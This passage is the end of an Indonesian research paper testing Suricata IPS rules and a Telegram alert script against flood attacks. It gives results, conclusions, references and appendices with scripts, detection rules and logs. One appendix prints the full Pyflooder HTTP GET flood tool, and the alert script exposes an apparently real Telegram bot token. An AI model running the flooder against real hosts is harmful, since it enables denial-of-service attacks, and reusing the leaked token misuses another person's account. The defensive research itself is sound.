Pada Gambar 9, terlihat bahwa rata-rata penggunaan Suricata selama 5 menit meningkatkan penggunaan sumber daya pada server secara signifikan, baik dalam kondisi normal maupun saat pengujian serangan, dengan atau tanpa integrasi Telegram. Integrasi notifikasi Telegram dengan Suricata menambah beban pada sumber daya,

terutama dalam kondisi normal, yang menunjukkan efektivitas tinggi skrip dalam mendeteksi dan mengirimkan notifikasi terhadap ancaman. Faktor lain, seperti pembaruan sistem dan aplikasi lain yang berjalan, juga mempengaruhi peningkatan penggunaan sumber daya, sehingga tidak sepenuhnya menggambarkan penggunaan Suricata. Selain itu, saat pengujian skenario serangan dilakukan tanpa Suricata, sumber daya sistem tidak meningkat karena pengiriman paket serangan hanya mengirimkan 1 paket per detik.



Gambar 9. Penggunaan Sumber Daya selama 5 menit

4.2 Analisis Hasil Pengujian

Hasil pengujian menunjukkan bahwa Suricata dapat mendeteksi dan memblokir paket dengan sangat baik pada protokol TCP, UDP, dan ICMP, dengan akurasi hampir sempurna. Namun, terjadi penurunan akurasi pada protokol HTTP ketika jumlah paket yang dikirim meningkat, ini menandakan bahwa Suricata memerlukan penyesuaian aturan untuk mengatasi serangan yang lebih kompleks atau lalu lintas yang lebih tinggi pada protokol tersebut. Sistem notifikasi Telegram juga menunjukkan peningkatan jumlah notifikasi yang diterima seiring dengan jumlah paket yang dikirim, tetapi peningkatan ini tidak proporsional dan disertai dengan penundaan pengiriman, mengindikasikan adanya batasan dalam sistem notifikasi tersebut. Selain itu, penggunaan sumber daya oleh Suricata lebih tinggi dibandingkan dengan sistem tanpa Suricata, baik dalam kondisi normal maupun saat terjadi serangan. Hal ini menunjukkan bahwa penggunaan skrip notifikasi Telegram pada kondisi normal memakan banyak sumber daya CPU. Selain itu, skenario serangan tidak membuat sumber daya server meningkat dikarenakan pengiriman paket serangan yang hanya mengirimkan 1 paket per detik.

5. Kesimpulan

Penelitian ini menunjukkan bahwa Suricata IPS sangat efektif dalam mendeteksi dan memblokir paket menggunakan aturan yang dibuat pada protokol TCP, UDP, dan ICMP dengan akurasi 99%, meskipun mengalami penurunan akurasi menjadi 90% pada protokol HTTP saat jumlah paket meningkat. Sistem notifikasi Telegram berhasil memberikan notifikasi secara real-time, namun terdapat batasan dalam proporsionalitas jumlah notifikasi terhadap jumlah paket yang terdeteksi. Penggunaan Suricata, terutama dengan integrasi notifikasi Telegram, meningkatkan penggunaan sumber daya server secara signifikan, namun tetap dalam batas yang dapat diterima. Secara keseluruhan, kombinasi Suricata IPS dan notifikasi Telegram dapat meningkatkan keamanan server secara efektif meskipun perlu peningkatan pada aturan HTTP dan efisiensi penggunaan sumber daya. Sebagai saran, penelitian selanjutnya dapat mengembangkan aturan yang lebih adaptif untuk HTTP, serta mencoba protokol atau jenis serangan lain yang belum diuji dalam penelitian ini. Selain itu, perlu adanya optimasi pada sistem notifikasi dengan melakukan evaluasi mendalam mengenai penggunaan sumber daya guna mencapai efisiensi operasional yang lebih tinggi.

Daftar Pustaka

[1] J. Arton, “Serangan Siber ke Perguruan Tinggi Semakin Meningkat, Ketahanan Siber di Sektor Pendidikan Wajib Ditingkatkan,” Universitas Muhammadiyah Kotabumi. [Online]. Available: https://www.umko.ac.id/2023/07/24/serangan-siber-ke-perguruan-tinggi-semakin-meningkat-ketahanan-siber-di-sektor-pendidikan-wajib-ditingkatkan/

[2] BSSN, “Lanskap Keamanan Siber Indonesia,” no. 70, 2024.

[3] E. Stephani, F. Nova, and E. Asri, “Implementasi dan Analisa Keamanan Jaringan IDS (Intrusion Detection System) Menggunakan Suricata Pada Web Server,” *JITSI J. Ilm. Teknol. Sist. Inf.*, vol. 1, no. 2, pp. 67–74, 2020, doi: 10.30630/jitsi.1.2.10.

[4] A. D. Ralianto and S. Cahyono, “Perbandingan Nilai Akurasi Snort dan Suricata dalam Mendeteksi Intrusi Lalu Lintas di Jaringan,” *Info Kripto*, vol. 15, no. 2, pp. 69–75, 2021, doi: 10.56706/ik.v15i2.10.

[5] B. S. Anggoro and W. Sulistyo, “Implementasi Intrusion Prevention System Suricata dengan Anomaly-Based untuk Keamanan Jaringan PT. Grahamedia Informasi,” in *Seminar Nasional APTIKOM*, 2019, pp. 280–288.

[6] F. B. Perdana, R. Munadi, and A. I. Irawan, “Implementasi Sistem Keamanan Jaringan Menggunakan Suricata Dan Ntopng Implementation of Network Security System Using Suricata and Ntopng,” *Engineering*, vol. 6, no. 2, pp. 4076–4083, 2019.

[7] F. Raditya and J. Sidabutar, “Analisis Rules Intrusion Detection Prevention System (IDPS) Suricata untuk Mendeteksi dan Menangkal Aktivitas Crypto Mining pada Jaringan,” *J. Edukasi dan Penelit. Inform.*, vol. 8, no. 2, p. 348, 2022, doi: 10.26418/jp.v8i2.56194.

[8] O. Rivaldi and N. L. Marpaung, “Penerapan Sistem Keamanan Jaringan Menggunakan Intrusion Prevention System Berbasis Suricata,” *INOVTEK Polbeng - Seri Inform.*, vol. 8, no. 1, p. 141, 2023, doi: 10.35314/isi.v8i1.3269.

[9] A. R. Machdi, Waryani, and Sugeng, “Analisa dan Implementasi Sistem Kemananan Jaringan Intrusion Detection System (IDS) Berbasis Mikrotik,” *JET J. Elektro Tek.*, vol. 1, no. 1, pp. 1–6, 2021.

[10] Z. Akhyar, Hendrawaty, and Azhar, “Rancang Bangun Sistem Pengiriman Alert Instrusion Detection System Suricata Melalui Telegram,” *Proceeding Semin. Nas. Politek. Negeri Lhokseumawe*, vol. 2, no. 1, pp. A175–A181, 2018.

[11] R. Agustin, I. Fitri, and N. D. Nathasia, “Implementasi Metode Intrusion Detection Systems (IDS) dan Intrusion Prevention Systems (IPS) Berbasis Snort Server Untuk Keamanan Jaringan LAN,” *J. Inform.*, vol. 18, no. 1, pp. 71–84, 2018.

[12] F. T. Anugrah, S. Ikhwan, and J. Gusti A.G, “Implementasi Intrusion Prevention System (IPS) Menggunakan Suricata Untuk Serangan SQL Injection,” *Techné J. Ilm. Elektrotek.*, vol. 21, no. 2, pp. 199–210, 2022, doi: 10.31358/techne.v21i2.320.

Lampiran

1. Skrip notifikasi Telegram

```
#!/bin/bash

initCount=0
logs="/var/log/suricata/fast.log"
msg_caption="/tmp/telegram_msg_caption"
chat_id="-1002003321008"
token="6931936714:AAEJQKoZJZXwlaRQeOG6xMCFN6vQ4yVqGtc"

function sendAlert {
    curl -s -F chat_id="$chat_id" -F text="$notifikasi" "https://api.telegram.org/bot$token/sendMessage"
}

while true; do
    lastCount=$(wc -c < "$logs")
    if ((lastCount > initCount)); then
        msg=$(tail -n 1 "$logs")
        echo "$msg" > "$msg_caption"
        caption=$(<$msg_caption)
        waktu=$(echo "$caption" | cut -d "." -f1 )
        pesan=$(echo "$caption" | sed -n 's/.*\[\*\*] \(.*\) \[\*\*.*/\1/p')
    ip_asal=$(echo "$caption" | cut -d "}" -f2 | cut -d ":" -f1 )
        port_asal=$(echo "$caption" | cut -d "}" -f2 | cut -d ":" -f2 | cut -d "-" -f1 )
        ip_tujuan=$(echo "$caption" | cut -d "}" -f2 | cut -d ":" -f2 | cut -d ">" -f2 )
        port_tujuan=$(echo "$caption" | cut -d "}" -f2 | cut -d ":" -f3 | cut -d " " -f1 )
        notifikasi=$(echo -e "Telah Terjadi\n$pesan\n\nWaktu : $waktu\nIP Asal : $ip_asal\nMelalui Port $port_asal\nIP Tujuan : $ip_tujuan\nMenuju Port $port_tujuan")
        sendAlert
        echo "Alert Terkirim"
        initCount=$lastCount
        rm -f "$msg_caption"
        sleep 1
    fi
done
```

2. Skrip monitoring *load average*

```
#!/bin/bash

printf "Time\tMemory\tDisk\tCPU\tLoad Average 1\tLoad Average 5\tLoad Average 15\n"
while true; do
    TIME=$(date +"%Y-%m-%d\t%H:%M:%S\t")
    MEMORY=$(free -m | awk 'NR==2{printf "%.2f%%", $3*100/$2 }')
    DISK=$(df -h | awk '$NF=="/"{printf "%s", $5}')
    CPU=$(top -bn1 | grep load | awk '{printf "%.2f%%", $(NF-2)}')

    load_average=$(uptime | awk -F'average:' '{print $2}')

    load_average_1=$(echo "$load_average" | awk '{print $1}')
    load_average_5=$(echo "$load_average" | awk '{print $2}')
    load_average_15=$(echo "$load_average" | awk '{print $3}')

    echo -e "$TIME\t$MEMORY\t$DISK\t$CPU\t${load_average_1%,}\t${load_average_5%,}\t$load_average_15\n" >> usage.log
    sleep 1
done
```

3. Aturan Suricata

```
#SYN
drop tcp any any -> $HOME_NET any (msg:"SYN Flood Terdeteksi!"; dsize: >1500; flags: S; flow: stateless; classtype: attempted-dos; sid: 1000001; rev: 1;)

#UDP
drop udp any any -> $HOME_NET any (msg:"UDP Flood Terdeteksi!"; dsize: >1500; flow: stateless; classtype: attempted-dos; sid: 1000002; rev: 1;)

#ICMP
drop icmp any any -> $HOME_NET any (msg:"ICMP Flood Terdeteksi!"; dsize: >1500; flow: stateless; classtype: attempted-dos; sid: 1000003; rev: 1;)

#HTTP
drop http any any -> $HOME_NET any (msg:"HTTP GET Flood detected"; flow:to_server,established; content:"GET"; threshold: type threshold, track by_src, count 100, seconds 5; sid:1000004; rev:1;)
drop http any any -> $HOME_NET any (msg:"HTTP POST Flood detected"; flow:to_server,established; content:"POST"; threshold: type threshold, track by_src, count 100, seconds 5; sid:1000005; rev:1;)
```

4. Skrip python Pyflooder


```
# -*- coding: utf-8 -*-
# Author : D4Vinci
# Recoded by : codex31
# Cleaned by : igosad
# Moved from python2 to python3
# All copyrights to Squnity team
```

```
import random
import socket
import string
import sys
import threading
import time

# Parse inputs
host = ""
ip = ""
port = 0
num_requests = 0

if len(sys.argv) == 2:
    port = 80
    num_requests = 100000000
elif len(sys.argv) == 3:
    port = int(sys.argv[2])
    num_requests = 100000000
elif len(sys.argv) == 4:
    port = int(sys.argv[2])
    num_requests = int(sys.argv[3])
else:
    print (f"ERROR\n Usage: {sys.argv[0]} < Hostname > < Port > <
Number_of_Attacks >")
    sys.exit(1)

# Convert FQDN to IP
try:
    host = str(sys.argv[1]).replace("https://", "").replace("http://",
"").replace("www.", "")
    ip = socket.gethostbyname(host)
except socket.gaierror:
    print (" ERROR\n Make sure you entered a correct website")
    sys.exit(2)

# Create a shared variable for thread counts
thread_num = 0
thread_num_mutex = threading.Lock()


# Print thread status
def print_status():
    global thread_num
    thread_num_mutex.acquire(True)

    thread_num += 1
    #print the output on the sameline
```


```
    sys.stdout.write(f"\r {time.ctime().split( )[3]} [{str(thread_num)}] #-#-#
Hold Your Tears #-#-#")
    sys.stdout.flush()
    thread_num_mutex.release()


# Generate URL Path
def generate_url_path():
    msg = str(string.ascii_letters + string.digits + string.punctuation)
    data = "".join(random.sample(msg, 5))
    return data


# Perform the request
def attack():
    print_status()
    url_path = generate_url_path()

    # Create a raw socket
    dos = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    try:
        # Open the connection on that raw socket
        dos.connect((ip, port))

        # Send the request according to HTTP spec
        #old : dos.send("GET /%s HTTP/1.1\nHost: %s\n\n" % (url_path, host))
        byt = (f"GET /{url_path} HTTP/1.1\nHost: {host}\n\n").encode()
        dos.send(byt)
    except socket.error:
        print (f"\n [ No connection, server may be down ]:
{str(socket.error)}")
    finally:
        # Close our socket gracefully
        dos.shutdown(socket.SHUT_RDWR)
        dos.close()


print (f"[#] Attack started on {host} ({ip} ) || Port: {str(port)} || #
Requests: {str(num_requests)}")

# Spawn a thread per request
all_threads = []
for i in range(num_requests):
    t1 = threading.Thread(target=attack)
    t1.start()
    all_threads.append(t1)

    # Adjusting this sleep time will affect requests per second
```

```
    time.sleep(0.01)

for current_thread in all_threads:
    current_thread.join()  # Make the main thread wait for the children
threads
```


5. Pengujian Suricata – Server




6. Pengujian Suricata – *Attacker*



7. Pengujian tanpa Suricata – Server



8. Pengujian tanpa Suricata – *Attacker*



9. Log Suricata

	Column1
1	
2	05/15/2024-19:30:01.855240 [Drop] [**] [1:1000001:1] SYN Flood Terdeteksi! [**] [Classification: Attempted Denial of Service] [Priority: 2] {TCP} 192.168.1.113:1905 -> 192.168.1.115:0
3	05/15/2024-19:30:02.859828 [Drop] [**] [1:1000001:1] SYN Flood Terdeteksi! [**] [Classification: Attempted Denial of Service] [Priority: 2] {TCP} 192.168.1.113:1906 -> 192.168.1.115:0
4	05/15/2024-19:30:03.863689 [Drop] [**] [1:1000001:1] SYN Flood Terdeteksi! [**] [Classification: Attempted Denial of Service] [Priority: 2] {TCP} 192.168.1.113:1907 -> 192.168.1.115:0
46093	05/16/2024-00:08:44.327510 [Drop] [**] [1:1000002:0] UDP Flood Terdeteksi! [**] [Classification: (null)] [Priority: 3] {UDP} 192.168.1.114:4996 -> 192.168.1.115:80
46094	05/16/2024-00:08:45.329671 [Drop] [**] [1:1000002:0] UDP Flood Terdeteksi! [**] [Classification: (null)] [Priority: 3] {UDP} 192.168.1.114:4997 -> 192.168.1.115:80
46095	05/16/2024-00:08:46.332489 [Drop] [**] [1:1000002:0] UDP Flood Terdeteksi! [**] [Classification: (null)] [Priority: 3] {UDP} 192.168.1.114:4998 -> 192.168.1.115:80

10. *Delay* notifikasi Telegram